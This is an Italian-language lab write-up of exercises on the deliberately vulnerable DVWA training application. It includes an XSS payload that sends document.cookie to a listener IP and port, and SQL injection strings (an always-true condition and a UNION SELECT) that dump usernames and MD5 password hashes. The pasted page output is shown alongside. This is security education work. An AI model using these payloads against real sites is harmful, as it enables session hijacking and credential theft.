



Attacco XSS


Dopo aver messo la sicurezza della macchina virtuale su low e aver verificato la ricezione di input iniziali, tento con lo script `<script>alert('XSS')</script>`.



Questo popup mostra che il campo è vulnerabile ad un attacco xss.



Per reindirizzare i cookie verso un web-server deciso da me dopo varie ricerche ho trovato e utilizzato questo script: `<script>new Image().src='http://192.168.1.101:12345/?cookie='+document.cookie;</script>`. Ovviamente IP e porta sono specifici di questo caso. Ci mettiamo in ascolto sulla porta 12345 e vediamo dalla prima riga con GET che il nostro finto server riesce a dirottare correttamente i cookie.



Attacco SQL

Qui provo a dare come ID diversi input numerici o di caratteri alfabetici per vedere la risposta e noto come a ogni numero mi restituisce un nome e un cognome preso dal database.

ter Exploit-DB Google Hacking DB OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

Submit

ID: 4
First name: Pablo
Surname: Picasso

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Questo ci fa pensare che sia presente una query che fa corrispondere a un preciso ID un nome e un cognome. Per fare sì che ci venga restituito l'elenco completo proviamo a mettere una condizione sempre vera espressa nella query: a' OR 'a'='a.

Al posto di “a” si può usare qualsiasi altro carattere alfanumerico.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

Submit

ID: a' OR 'a'='a
First name: admin
Surname: admin

ID: a' OR 'a'='a
First name: Gordon
Surname: Brown

ID: a' OR 'a'='a
First name: Hack
Surname: Me

ID: a' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: a' OR 'a'='a
First name: Bob
Surname: Smith

More info

Per scoprire le password associate a ogni utente usiamo una UNION query che unisce i risultati di due query. In questo caso particolare useremo la query: a' UNION SELECT user, password FROM users#.

Questa query associa in un unico risultato l'utente alla sua password corretta, il comando SQL per essere corretto deve avere alla fine o # oppure --.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: a' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: a' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: a' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: a' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>